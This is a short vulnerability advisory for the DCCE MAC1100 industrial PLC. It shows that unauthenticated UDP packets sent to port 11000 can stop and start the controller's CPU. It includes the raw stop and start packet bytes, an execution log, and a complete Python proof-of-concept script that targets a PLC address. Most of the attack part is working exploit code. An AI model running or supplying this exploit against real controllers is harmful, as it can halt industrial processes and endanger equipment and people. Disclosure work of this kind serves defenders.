Dut Computer Control Engineering Co., Ltd

Edition :

（Dut Computer Control Engineering Co., Ltd ） DCCE MAC1100 PLC

Location

the packet of closing PLC CPU： `\x0d\x00\xb2\x78\x12\x00\x38\x00\x6b\x00\xf8\x2a\x01\x00\x00\x00\x30\x30` the packet of opening PLC CPU： `\x0d\x00\x4b\x88\x11\x00\x40\x00\xf8\x2a\x6b\x00\x81\x00\x00\x00\x01`


Harm

Allows attackers to controll remotely.

Cause the cause

The MAC1100 PLC communicates on the 11000 port using the EPA protocol. The attacker can remotely control the MAC1100 PLC CPU by constructing a specific network packet without authorization. The attacker can directly control the opening and stopping of the PLC and affect the normal operation of the controller. .

Execute the script, we can see PLC stop and start



```
('M\x00\xb2x\n\x008\x00\xf8*', ('192.168.1.181', 11000))
STOP Success!!!
Start the PLC......

('M\x00K\x88\n\x00@\x00k\x00', ('192.168.1.181', 11000))
('M\x00K\x88\n\x00@\x00k\x00', ('192.168.1.181', 11000))
START Success!!!
```

poc

```
#!/usr/bin/python
# -*- coding:utf-8 -*-
import socket
import time

def CPU_Start_And_Stop(magic_message):
    sender = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)

    try:
        sender.sendto(magic_message,("192.168.1.181",11000))
        request = sender.recvfrom(1024)
        print request
    except:
        pass

Stop_packet = "\x0d\x00\xb2\x78\x12\x00\x38\x00\x6b\x00\xf8\x2a\x01\x00\x00\x00\x30\x30"
Start_packet = "\x0d\x00\x4b\x88\x11\x00\x40\x00\xf8\x2a\x6b\x00\x81\x00\x00\x00\x01"

print "Stop the PLC......\n"
CPU_Start_And_Stop(Stop_packet)
print "STOP Success!!!"

time.sleep(5)
print "Start the PLC......\n"
CPU_Start_And_Stop(Start_packet)
CPU_Start_And_Stop(Start_packet)
print "START Success!!!"
```